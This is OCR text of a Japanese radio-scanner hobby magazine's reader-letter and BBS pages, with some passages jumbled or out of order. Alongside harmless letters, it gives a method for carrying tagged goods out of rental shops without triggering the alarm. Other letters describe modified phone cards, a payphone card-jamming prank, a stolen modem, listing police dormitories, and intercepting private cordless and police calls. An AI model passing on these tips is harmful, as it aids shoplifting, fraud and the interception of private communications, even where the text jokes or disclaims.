前編、
色は青で
6月から
9月までの
暑い時期に
着用します。

表：

裏：


※長ソデの型もあり。

○パンプスも白革製のものを使用。
 (ヒールは黒で、高さ約2cm)

※：地域に
よっては
ローファーを
はく所もあります。



■今月の保存用カット■



装備品の ひとりごと

No. 10

交番の巻 その1

こんにちは。私は装備品と言うには大きすぎるので恥ずかしいのですが、警察と皆さんとの接点として親しまれている交番です。今月から3回にわたって私達の兄弟の話をしたいと思います。

今月はまず私。治安のいい日本を象徴する世界に誇る交番制度の代表、「警察官派出所」です。

私は町の顔として市民に親しまれています。「交番・派出所」として頼りにされています。

心の交流の少ない都会と違い、地方では私の存在が地域コミュニティの核となっています。

本来私は原則として独立した建物になっていることが多いのです。

でもこのごろ私達に派手な兄弟が増えました。

ちょっと見ただけでは喫茶店かと思ってしまうケバイ妹や、東京銀座のようなガラス張りの目立ちたがり、鏡張りやベンション風など…、私達は観光案内所ではないちゅうの。

私はそんなに自己主張はしないものです。

さて、私の兄弟には恥ずかしがりやもいます。自立たくないっていって、ビルの壁の中に入ってしまいました。

でも仕事は忘れていませんから、見つけやすい角の場所が多いです。また、駅が駅ビルになつたらその中に入ってしまう兄弟もいます。



茨城県のある場所ではスーパーと同居です。ところで、皆さんに済まないと思っていることがあります。

せつかく私のところに来ていただいてもご主人様がいないことがあることがあります。

立て札が立っていて黒電話があいてあり、本署と直通になっていて、××××番へダイヤルしてください、となっているのです。

これじゃせつかくの交番の意味がないですよね、ごめんなさい。

また、私達には、ご主人様が私達のところにいるだけのと、寝泊まりできるのと2種類あるのは知っていますか？

それと私にはちゃんとトイレがあるのに市民には絶対使わせないのって知っていましたか？

兄に聞くと、昔ゲリラによる交番爆破事件があったので不用意に交番の奥まで単独で関係者以外の人を入れないようにしているという話でした。

そして最後に私の名前が、「●●警察署◆◆警察官派出所」と「○○警察署◇◇派出所」という表記の違いがあるのも知っていますね。

ともあれ、私はみなさんとともに地域の安全に寄与していきたいと頑張りますからみなさんも協力をお願いします。

では来月の「駐在・連絡所」さんにバトンタッチしましょう。

AB HOUSE



見出しにつられて

●初めて買ってしまいました。いつもは本屋でながめて「こんな雑誌もあるのか…」って思つ

ていましたが、今回はA級保存版との見出しに、ついつられて買いましたよ。今後もまた見出しを見ながら決めます。買うか買わないか勝負です。

(福井市／服部昌博)

【裏の声】 倉長倉長、来月号もA級保存版でいきましょう！

【変倉長】 次はウルトラCにしようと思ってたんだがな…。

備えあれば憂いなし

●つ、ついにマランツも、悪名高い[J]マーク付きのトランシーバを出しました。5月20日現

在 C160/C460のみならず、C520/C5200、そしてあのC412までも[J]マーク付きです！この日に備えて昨年から、TM941/C5600(2台)/C460(これも2台)/C160、レシーバもAR3000/ICR100/MVT7000など、買い揃えておいてよかつた。(板橋区/10番C)

【売買コーナー担当】はやくも中古市場で、[J]マークなしのトランシーバにプレミアが出てきているようです。

【表の声】 中古品を買うときにも、銘板をよく見ようね。

よい子の手本

●修学旅行のときのことです。先生たちが、なんとまあアマチュア機のTH-K47などを連絡用として使っていました。そこで質問です。いくら先生でもアマチュアバンドを連絡用に使ってもいいんでしょうか？

(大阪府/ミーケタ)

【表の声】 無線の免許を持ってても、修学旅行の連絡用だと、アマチュア業務から逸脱してるね。「天下の教員免許でも使えない…」って先生に教えてあげたらどうですか？

【裏の声】 先生達の夜の生態を探って、写真同封でリポートしてくれたら、AB特製テレカを進呈するんだけどな、残念…。



ABにHFの嵐をふきこもう!!
我々BCLマニア!!

この前中国の

新疆人民
广播电台
(5800kHz)
にアマチュア
出しました。




小町優美さんのイラストピカッ!!
(さくらさんの5月号のイラスト
かわいい!!)

by 極東笑太郎

諏訪郡／極東笑太郎

気合いのイラスト?



横浜市／盗聴工事

電波法第59条

●たまに「おもしろいネタなのですが…」なんて、内容まで書いてあるけど、それは電波法59条の「特定の相手方に対して行われる無線通信を傍受して、その存在若しくは内容を漏らし、又これを窃用してはならない…」という法律に反しているのではないかと思うんです。だからABは警察などに目をつけられているのではないかでしょう?

(名古屋市／

天下の大バカやろう!!)

【裏の声】電波法に「通信の時効」があつたら面白いよな。時効成立日には、今まで埋もれていた過激な情報がザックザックと出てくるぜ…、どうだい?

【表の声】悪意で「内容を漏らす」とか「窃用する」というこ

とよりも、僕たちにしてみれば、学ぶことが大きい無線通信。事件検査の場合が代表例だけど、もしこれがもっと速報性のあるメディアを通して行なわれれば、警視庁も郵政省と連携をとつて、処罰を厳重に行なうようになるだろうね。

太っ腹!

●4月／5月の2ヶ月間に、AR-3000とC460、さらに2.7型液晶テレビを買ってしまいました。AR-3000もそうですが、特にアマ無線機は20年前に50メガのTR1100Bを買って以来のことでのことで、あまりの小型と多機能にはビックリしています。小型テレビの方も以前のものと比較して映りがよくなっているので、毎日見ています。今年中にはHF機も買うぞ!

(松山市／金遣いの荒い亭主)

【表の声】久々に買った製品に驚いて、その反動で衝動買いしてますね。編集部にも取りつかれたように衝動買いに走っているのがいますよ。ね、編集長。

【変酋長】ここんとこアキバを歩くと、ついビニールにくるまつたジャンクや中古に目がいつてしまうだよ。今日もまた、コレを買ってしまっただよ…。

【裏の声】どれ? ビニール。
どれ? ビニール、ビニール。
な~んだ、トランシーバーか…。

パイルアップ?

●つい最近のことです。深夜に430メガでCQを出していたのですが応答もなく、ヒマだったのでコードレス電話を手に取り「CQ、CQ…」。サブチャンネルを指定してQSYすると超

パイル！ それ以来、CQをコードレスで出している自分も恐いが、それにパイルとなって応えてくる各局は、もっと恐い！（吹田市/DeTaJyo）

【裏の声】するって～と、430のリケを持ってる奴の大半は、メインよりコードレスを聴いてるわけだ。こりゃスゲエや。ところでサブに移つたら、一体どんな QSOになるんだ？

あなたな～ら どうする？

●ハ～イみなさん、私のこと憶えていますか？ 何度も宝くじで泣いた私です。ところがなんと、ついに10万円を当てたのです!! 一体何に使つたらよいのやら…。表の声さん、裏の声さん、何かいい遣い途はありませんか？

（川崎市/カビばんまん）

【表の声】宝くじは、裏の声やギャンブル嫌いの編集長までが買っているようだけど、とにかく

く無駄遣いしないようにね。

【裏の声】そういうけど、最近は夢を買うお金もないんだぜ。そうそう酋長、こないだの交通費900円もらいますか？

【変酋長】細かいのがないぞ。しようがないから、1万円で宝くじ10枚買ってくずしてこい。

【裏の声】は～い（面倒だけ仕方ない…）行ってきま～す。

【変酋長】おい、連番で買ってこいよ！ ついでにカツ丼もな。

フリーダイヤルのQ²

●先日妹にQ²の話ををして「NTTからウン10万円の請求がきたりすることもある…」などといつたら、駅前でQ²のティッシュを沢山もらったと言うので、どれどれ…と見てみると、ニヤンと全部「0120」のフリーダイヤル！ 「Q²」と明示していないものがほとんどだけど、なかには「TWO SHOT」とか「DATE LINE」と一緒に「DIAL Q²」と明らかに書いて




あるものもありました。但し、女性をターゲットに配られているモノらしく、「レディースオニリー」なんて書かれているものもありました。

PS：最近印象深かったのは「アダルトビデオ宅配便」なるモノ。市外局番が見慣れぬ数字だったので「104」で調べてみたところ、「自動車電話か携帯電話ではないか…」と言っていました。（三鷹市/著名希望）



日野市/叶美麗



世田谷区/斎藤剛

西多摩郡／丸地助

*吉田○作は個人的に嫌いだ。



由九地助

画

1997 May.

それでも……ですか？

つ…っていうけど、この子はきっと、お父さんを超えますね。いまから楽しみでしよう。

【裏の声】親父さんを超えた彼が読むころのABって、一体どうなっちゃうのかね？俺たちにも二世が誕生して、このページを仕切ってんだろうな。

アクセスしようと思ったが、意外にもガードが固くて、うまくいかなかつたので、腹いせにカードで買ってしまつたあ。で、こうなつたらANGELラインで全警察の住所調べて（関連施設も含めてじゃ！）やる！特に警察寮が要チェック!!

(西宮市/

森井154のようになりたい)

【裏の声】おいおい、警察寮のチェックだなんて、ちとヤベエンじゃねえか？

【表の声】編集部でもパソコン通信は大流行しています。皆んなで夜な夜なチャットをしているようですが、くれぐれもパソコン通信は正しく行いましょう。

私のペンネーム

●先日ネズミ取りに遭遇しました。近くに車を止めて終わるまで（一時間半ぐらい）見ていました。その結果、片側2車線の道でスピードオーバーして1台だけで走行している場合には大抵「御用」となり、近くに走行している他車がある場合は「大丈夫」ということがよく分かりました。（本巣郡／山田一成）

【裏の声】うちの近所でも光電管でやってるよ…。近くで聞いてると「来たよ来たよ…、はいキャッチ～」。1区3764赤のマーチなんて、季節もいいから、結構楽しそうだったけど…。

【表の声】担当の警察官の方には、内部資料の取締マニュアルをもう一度読んでもらおう。

楽しいパソコン通信

●いつも嫌な目にあわされている会社から、2400bpsのモデムをパワってAB-BBSにでも

(横浜市／盜聴工ティ)


【表の声】いつも多くのイラストを有難うございます。今月のエディさんから届いたイラスト

将来有望？

●息子がABを貸してほしいと言って2~3冊持つていった。「無線に少し興味を持ったのか…」と喜んでいたら違っていた。どうやらテレカに興味をもち、よく聞いてみれば友人にABを貸して、それを読んで改造実験するというのだ。まだ貸したばかりで、うまくできたか否かは分からぬ…。そこで息子を通して「改造テレカを使って捕まつても知らないぞ」と彼の友人に伝えてもらった。でもテレカの改造がうまくいったら教えてもらおうと思っています。

(帯広市／北の無錢家)

【表の声】親の姿を見て子は育



横浜市／クンタキンテ
3号

の量には驚きました。全てを紹介することが出来なくて、ホントにごめんなさい。

【裏の声】名前からかもしれないけど、エティさんって、なんか親近感が沸いちゃうんだな。

市販アンテナの高利得化?

●4月号のABハウスで「川口のタクシーのアンテナにタバコの空箱をかぶせている…」というのがありました。先日僕が見たのは、確か酒屋の軽トラックが簡易業務無線のアンテナに、なんと350mlのアルミ缶を逆さにしてかぶせて走行している姿でした。何の効果があるかは分かりませんが(表皮効果?)、実験してみてはいかがでしょう

か? (吹田市／でたじょう)

【表の声】なんかモノが金属なだけに、タバコの空箱よりは信頼性が高いような気もするけど…。でも、信頼性とまでいっちやつていいのかな?

【裏の声】酒屋の車にアルミ缶、こりや匂うぞ…。な~んだ、アルコールの匂いだ!

ためになる参考書

●私は最近、国語の成績がvery悪くなってしまった。自分はABのような、ためになる本を沢山読んでいるから、物事の考え方方がだんだん普通の人と違つてきているのではないかと…思うようになった。まさか勉強しないのが原因なんてことは…。(太田市／でんでんむし)

【裏の声】AB読んで国語の成績が悪くなるハズないんだけどね…。それどころか、読んで誤字や脱字を発見したり、国語に強くなれることが受け合い!?

【表の声】ちゃんと学校の勉強もしてくださいね。

家賃はいらないけど…

●うちのリグには「アリ」が住んでいます。どこから入ってきたのかと申しますと…アンテナのコードに行列して、エサみまいのまで運んでます。FT-712はパケットするから常時スイッチONになってる。暖つかくて住み心地いいのかな? TR-751にも住んでるみたい…。ディスプレイの中を行ったり来たり、忙しそうに動いてるゾ! IC-2310には今のところ住んでいないようです。まさか殺虫剤ふりかけるわけにもいかないし、まあ今のところトラブルもないし…、このままにしておこうと思います。アリさんに一言! 「住むのはいいけど、ウンコだけは外でしてね!」 (倉敷市/F-1 FREAK)

【表の声】す、すごい。ムツゴロウ先生に教えてあげなきゃ。

【裏の声】アリの触覚ってアンテナみてえだから、電波にも反応するんじゃない? アリの頭は電波障害の対策済みかい?





前略 野々村電話様

●このコーナーでいいのかわからりませんが、6月号の野々村電話コーナーで「彼女を紹介してくれたら、マジックホンをあげちゃう」とか言ってましたけど、私の彼女によかつたらどうぞ使って下さい。私はマジックホンのためなら、女を捨てる男になっちゃいました。住所はハガキに書いてありますからヨロシク！ 優しい編集長さんからもよろしく言つて下さい。気長に待ちます。冗談だからね…。（市川市/C460000）

〔裏の声〕こんなハガキが沢山きても、奴なら量産体制で対応するかもな。

〔デンワ〕マジかと思って飛んできたつーのに、最後のほうには冗談だって書いてあるし。シャレになんないよなあ…。

〔表の声〕抑えて抑えて！

今晚のおかず…

●この前名古屋に行ったとき、駅前の公衆電話に入ると、中にはソーソーランドのコマーシャルのチラシが貼ってあつた。しかも○ードの写真だ…。僕はそれを持ち帰った…。シロモノが手

に入ったぞ～。（福井市／ザケンナー）
〔表の声〕こういう電話ボックスで電話するのって、結構勇気いるよね。人の視線が妙に気になるもんね。最近は貼つちゃいけないってことで、ご丁寧にも電話機の上に「ご自由にお持ちください」つて印刷してある封筒に入つて置いてあるよ。

〔裏の声〕表の声見るかい？俺の名刺ファイルを裏表紙から順に見ていくと、実はなんとチラシのファイルなんだぞ！これって、ボックス内清掃のボランティアでとってもいいことだろ？でも酋長には内緒だぜ！

〔美苗〕えっ、なあになあに？
〔変酋長〕オイお前ら、なにコソコソやってんだ？ オレも混ぜろ！

NTTにモノ申す

●最近Q2で問題（例の変造テレカによる電話料金の騙しとり事件ですよ）が起きたとかで、家の辺りではQ2が利用できなくなってしまいました。いい迷惑ですよ。おかげでハワイ旅行を賭けたQ2が聞けなくなってしまった。NTTのバカヤロー！ しかしこれで、この辺は



旧式交換機であることが判明した。フッフッフッ！


（藤岡市/ABロード）

〔表の声〕便利さより利益を追求した結果、無限ループに陥つてしまつたようで大変ですね。

〔BOW〕公衆電話担当部長様におかれましては、益々お忙しいこととお慶び申し上げます…。

電波法と私の悩み

●電波法改正について、どうもよくわからないのは、他人の通話を聞くこと（プライバシー？）が良いことではないかも知れないが、法で罰されることとも思えない。送信改造をしてコードレス帯で送信したというのならともかく、受信したところで自分の得になるでもなく、あくまで趣味の範囲ではないのか（業務無線もしかり）。ところで人に



もよろと思ひますが、無線に凝り始めると、面と向かって話すことが苦手になることがある。私は最近、これで悩んでいます。(横浜市/松澤正)

【表の声】「パソコン相手に仕事をする人が多くなった結果、人と直接話すのが苦手になったという人が増えている…」というのはアメリカの話なんだけど、本来は人がやるべきこと、例えば「会話」や「仕事」なんかを便利な機械などに頼ることによって、対人恐怖症が生まれてきます。みなさん、なるべく多くの人と接する機会をもつようしたいですね。

このリグに歴史あり

●現在所有している2mトランシーバはFT208。秋葉原のハムショッピングを搜しても専用の電池はないだろう…。単三のニッカドをいくつか組み合わせたもので、購入当時新機種だったものが、6年経ついま秋葉原でも

見当らない。当時これほど新機種が出てくるとは考えられなかつた。新機種も欲しい…。しかしちゃんと動作するFT208が無駄になるし…。QSO中にFT208といつても、近頃は知つてる局すら少なくなつた。私は修理できなくなるまで使うつもりだが、メーカーは喜ばないだろう…。(所沢市/小林舜)

【表の声】グリコ森永事件で一躍有名になったFT208。当時はお風呂屋さんにも「犯人の遺留品」という、ポスターになって貼つてあつたね。

【裏の声】つい最近まで、あんなに重いものを腰に下げてたんだから、208を知らない人には想像もできないだろうな。もし現代凶悪犯が208を腰に下げて逃走したら、ズボンが下がつて足がもつれ、即「御用」だぜ!

読者よ立ち上れ!

●受信改造も規制されようとしている現在、ここでリスナーが

何か行動を起こさねば、せつかの楽しみも法律という大きな力で潰されてしまう。ABを中心郵政省へ請願書を提出するなどの対処をしていかなければ…と最近感じています。

(小平市/村田正美)

【表の声】何があつてもアクションバンド・リスナーが、社会から白い目で見られることのないよう、それだけはホントになんとかしたいと思っています。

AB 社会部を読んで…

●6月号の警察権力への不安について、私もそう思います。代用監獄のため、物的証拠を二の次にし、供述のみ長時間長期に渡り取り調べ、物証や状況証拠を円念に調べないなど、思い込みの姿勢が多すぎる。また、国家機密法(スパイ防止法)を制定して、国民の知る権利を取り上げようとしている。警察と郵政省などが共同で行なう受信規制もその一つだと思います(□)

チャンのデジタル化もその一つ。このままでは日本は、先進民主主義の国ではなく、警察国家になってしまいます。みんなが国政・地方行政・警察の動向を注意深く注目し続けることが大切だと思います。

(匿名住所/匿名希望)

【表の声】こんなに身近な問題となってくると、政治の話は難しくてイヤだけど、選挙も含めて「無関心」とばかり言つてはいられなくなりますね。

BCL の情報を!

●こんにちわ! 私は最近になって貴誌を読みました。何故か近くの書店には置かれていたなつかたものですから…。アクションバンドというタイトルもあり、面白いバンドの情報が多くてよいと思っています。ユーティリティ局も対象にされているようですので、ぜひ BCL コーナー

も始めて下さい。最近インフォメーションが少なく困っています。宜しくお願ひします。

(茅ヶ崎市/宮川周)

【表の声】先月からゼネカバ受信のコーナーができました。BCL とはちょっと違う分野ですが、ご覧いただけましたでし

ようか? 皆さんからの要望の数次第で、BCL のページができるかも知れませんよ。リクエストをお待ちしています。

チップ部品のデメリット

●最近のハンディ機はチップ部

品が多くなった。しかし改造するときに、私のような指の太い人間にはとても扱いにくい。

(池田市/森村恵介)

【裏の声】こ、こんなところに落し穴があったなんて、皆んなは気付いてたかい?



NTT のサービス(?)

●いつも楽しく読ませていただいています。私の勤務する会社のある愛知県刈谷市のNTTのそばには「冷房付電話 BOX」

があります。オツ…と思い、よく見てみたら、NTT の中からダクトを引つぱつてきて電話 BOX につなげてあるだけ…。「な~んだ」と思いましたが、真夏に電話 BOX で電話する地獄を知ってる私は、NTT の気配りを知り、見なあしてしまいました。(桑名市/大平茂之)

使い捨てカメラ再生法

●使い捨てカメラは半永久的に使えます。フランプが切れない限り使えます。まず写し終わったカメラの底の取出し口からフィルムを出します(フタを開け閉めする



と切れてくる)。それから周りの紙を破りハメコミ式の内部をこじ開けます。ツメの一つや二つ折つたって大丈夫、気にしない。

フランプ付の物は感電の恐れがあるので気をつける(結構痛い!)。覗く側の板を取るとフィ



ルムの入るところがある。暗室へ行き、新しいフィルムを全部引っぱり、フタのある側にフィルムの本体を入れる。反対側にフィルムの出したものを入れればOK! これで何回でも使えます。フィルムを引っかけるツメをSにしておくのを忘れずに。あとは周りを紙で囲い、光が入らないようにします。

(横浜市／豊田浩)

公衆電話での遊び方

●まず、知らないテレカを用意します。そしたら電話ボックスへ直行してください。受話器を手に取り、テレカを入れて下さい。そしたら入れる方の口と、出る方の口を手でふさぎます。次に受話器を元に戻しするとテレカが出てこようになりますが、手に跳ね返り、また中に入ります。すると電話機が何回か出そうとしますが、それをまた手で抵抗して下さい。これを何回か繰り返していると、電話機がテレカを出そうとしなくなります。少し経つてから受話器を取ると「ビビー、ビビー」という音とともにテレカが出てきます。この方法でテレカを入れっぱな

しにしておき、次に電話をかけようとしたオッサンは、ちょっと呆気にとられるでしょう。

(沼津市／鈴木寿幸)

商品タッグ攻略法

●タッグのついた商品をレンタルショップなどから、ブザーを鳴らさずに店外に持ち出す、結構有名な方法です。売っている状態のとき、品物はビニールに入っていますが、これと一緒に $5 \times 1\text{ cm}$ くらいの白い小さな板(タッグ)も入っています。この板を取り出すか、CDごと水の入った袋の中に入れてしまうと、センサーを難なく突破できます。しかしこれを実際にすると、犯罪なのでえつたいたないように。

(金沢市／

悪魔の使い、木津果輪)



ザ・スクープ!

●今月とても凄いことがあつたのでご報告申し上げます。私は栃木県栃木市に住んでいます。愛機はケンウッドのTH-K47(改)です。数日前愛機で870MHzから始めにキヤツチしたやつをなにげなく聴いていると、

なんとその内容は、栃木県藤岡町で誘拐事件が起きたとのこと。「会社社長が何者かに拉致され、そのうえ身代金要求までしている…」専属の新聞記者と刑事らしき人との電話でのやりとりで、この通話は10分にも渡り話されていました。内容もテレビで報道された通りでした。これを聴いた時点で、すぐテレビを点けていましたが、どのニュースでもやっていませんでした。そして6時間後のニュースでこの事件が初めて流れ「報道を控えていた…」と聞いたとき、俺はここでアクションパンサーの仲間入りをしたなあ…と思ってしまいました。

このニュースが流れる前に「藤岡町で誘拐があつたぞ!」と友達に言いまくり、そして6時間後オレはヒーローに…。その後ケンウッドのTH-K47が5台以上卖れたのは言うまでもありません。なんとオレはケンウッド孝行なのでしょう。ケンウッドの社員の方でこの本を読んだ方、「オレにTH-77を下さい」とはいいません。…ん?

(栃木県／やすおバーシャル)



者だが、編集部に遊びに来て、レイアウト用紙にこんな落書きを残していく…。筆者先生ともなると、こんな特典(?)があるのだ! さあ君も筆者になろう!

AB-BBS

ボード内容が、 変わっていますよ。

ABM00028 ABS

アクセス電話番号は0425-70-7070

* Connect *

みなさん、元気にアクセスしてますか？

実は編集部員が各自 ID を持つて密かにアクセスしているようだという噂が流れています。

しかし、だれがどんな ID かはここでは発表しないよ。アクセスして W コマンドや、U コマンドでリストを取って見てくればいいね。

もし W コマンドで編集部や関係者がアクセスしていたら電報を送ってください。

返事がくるかは各自次第ですが、うまくいくとチャットしてくれるかも。

オフミ終了

この ABBBS をより使いやすく、活性化した BBS にするためには？ というようなことを、関係者が集まって話し合う「オンラインミーティング」が6月末にありました。

その場で決まったことはどんどん画面に反映していますので分かってると思うけど、アフセ

スの少ない方にここで説明しておかないとね、手間かかるなあ。

まず、以前は自動読み込みのボードリストを各自で設定できましたが今後はできません。

Uコマンドで探索リスト設定というモードがあつたでしょ。

あれが運営関係者が設定した順序でしかできなくなっちゃつたというわけ。

基本的な BBS からのお知らせや、AB ボードを抜いて読み込み設定するしょーもない ABM 会員も発生するよになっちゃつたからな。

告知ボードも無視して A～E しかしない会員にも BBS からのお知らせなどを周知徹底させるには、運営側で設定したボードをすべて読み込ませるしか手がないという結論に達しちゃつたんです。

まあ、書き込み専門の ABS にはこの措置は痛くもかゆくもないもんね。

それに N コマンドっていうのがあるからね、これは結構便利だから一度これで読み出してみてほしいな。

今後の課題は？

ちょっと堅い話題だけど我慢して読んでちょーだい。

まず本 BBS は基本的に立川周辺のローカル BBS がつてゆーのは知ってるよね。

ABBBS ボードのために、本来の0425利用者のアクセスに影響を及ぼしていないかどうかが問題だよね。

ABBBS 会員がローカルボードに積極的に参加しているのならないんだけど、アクセスして読み込まれたらすぐアウトしていく ROM なんかじゃ、0425 ボードと ABBBS ボードとを電話番号で区別していく必要も出てきまつせ。

また、遠くからのアクセス者には DDX などの料金逓減策も考えられますけど、基本的には0425地域の人の BBS には DDX は必要ですえかねえ。

ABBBS ボード利用者のためとゆーなら、利用者が自己負担するのがスジじゃないかな。

編集部だってたった2ページのこのページに大金はつぎこめ

ないと思うよ。

会費形式にしたらしい。

会費として納得できる金額を設定して、事務局でのDDX回線維持費+αが貰えるくらいの会員数を確保できるかどうか、まず調査してからではないでしょうか。

納得できる金額はいくらぐらいなのでしょう。

年間3,600円、一日あたり10円の会費で、会員数が100人以上で、一度に収取できたら36万の収入があり、DDXを1年間維持できます。(利用料のみ)

維持費・設置費・手数料などの細かいものを入れて、導入初期の負担金額をまず出して、一人当たりの負担金額で割れば、目標会員数が割り出せますからその数字が現実的かどうか、会員にフィードバックしてみればいいことだよね。

全国に読者がいるんだから電話代がかかるのは条件は同じだからね。

そんなわけで、アクセスしてくれている全国の会員の皆さんには、どこのボードがおもしろいのかな?

会員は0425もABBBSもぜんぶ読るので、クロスオーバーしちゃってる。

ABがきっかけで0425のほうにもアクセスしはじめたのは本音を言えばアンタの勝手、電話代は自己負担が原則です。

みんな、AB編集部からのお知らせって「読んでますか」?

編集部企画のクイズ、答えはメールでっていうのもいいな、え? 賞品がないよって…、編

集部のみんな、そりゃないぜ。

書き込み紹介

この前のテーマが、頭にきたこと、モロモロだったからね。

7月から8月にかけての書き込みのテーマは「このボードのどこが楽しいか」「本誌で取り上げ欲しい話題」などを積極的に書き込んでちょーだい。

今月は「ちょっと改造」なんてどうかな?

ハンディ機の電池/パックの改造なんてどうでしゅう。

ABM00213: 私もバッテリ/パ

ックの改造

C460が小さくて気に入り、購入しましたが、付属のバッテリ/パックは5本しかありません。そのため、Low Powerで運用したときでも今一つ持ちが良くなっています。

そこで、ちょっと前の本誌に載っていた、アイコムバッテリ/パックの改造からヒントを得て、C460のバッテリ/パックを6本入りに改造しました。

方法と準備するものは、小型のグラインダ(無ければ組やすり)、彫刻刀、粘土、エポキシ成形パテ(その他型を起こせばアクリル樹脂も可)。

まず、パック内(二本入の方)の金具を取る。

そして、パックの外側にエポキシパテを盛り三本入りの大きさ位に成形する。(型取りをするときは、三本入りの型を粘土で取って、粘土を乾燥させる。それからシリコンゴムで型を起こして、その型から、また型を起こして、液状のエポキシ樹脂を

型に流し込み、その上にパック(二本)を少しづつ押し込む。そのとき溢れたエポキシを拭き取り硬化するのを待つ。(パックの表面にやすり掛けをすること)。

これで、三本入のパック外側が完成です。

今度は、内側に電池を三本入れて、大体の位置を確認したら小型のグラインダで電池の入る溝を作る(彫刻刀でも良い)。ときどき、位置を確認しながら根気よく溝を掘る。

三本の電池が余裕を持って入るようになつたら、取った金具と四本入り電池ケースの金具を取りつめたものを電池が直列になるように取り付けエポキシパテで固定する。

本体との接続用の金具と三本パックとの接続金具は、瞬間接着剤で付ける。

完成したパックの外側は形を取つた素材の色になっているので、表面を紙やすり等で整えアクリルラッカ等で着色する。

以上のような手順と材料で簡単(?)にできます。どなたか挑戦してみてネ!

次回の掲載予定は、ニッカドの△-V検出の急速充電器を頑張って見たいと思います(いつになるか全然見当がつかないけど)。

てなわけで、みなさんもチャレンジする人はドーゾ。

ここに掲載できないアプライ内容や情報がいっぱいのコーナーもあります。書き込みが増えるとアクセス権が手に入りますから、ガンバッテネ。じゃ書き込み待ってまーす。



アマチュア無線機の 特定小電力化改造!!

C450、C620のパワー調整

C450のパワー調整

以前に、C450の送信出力を絞ることを紹介しました。C450はL/M/Hと3段階に送信出力を可変できますが、このなかでLOWだけを内部の半固定抵抗で極端に絞ることができます。通常は、M/Hで使っていて、超近距離のときは目いつぱい絞ったLOWにして使うと、不要な混信は与えませんし電池は長持ちします。

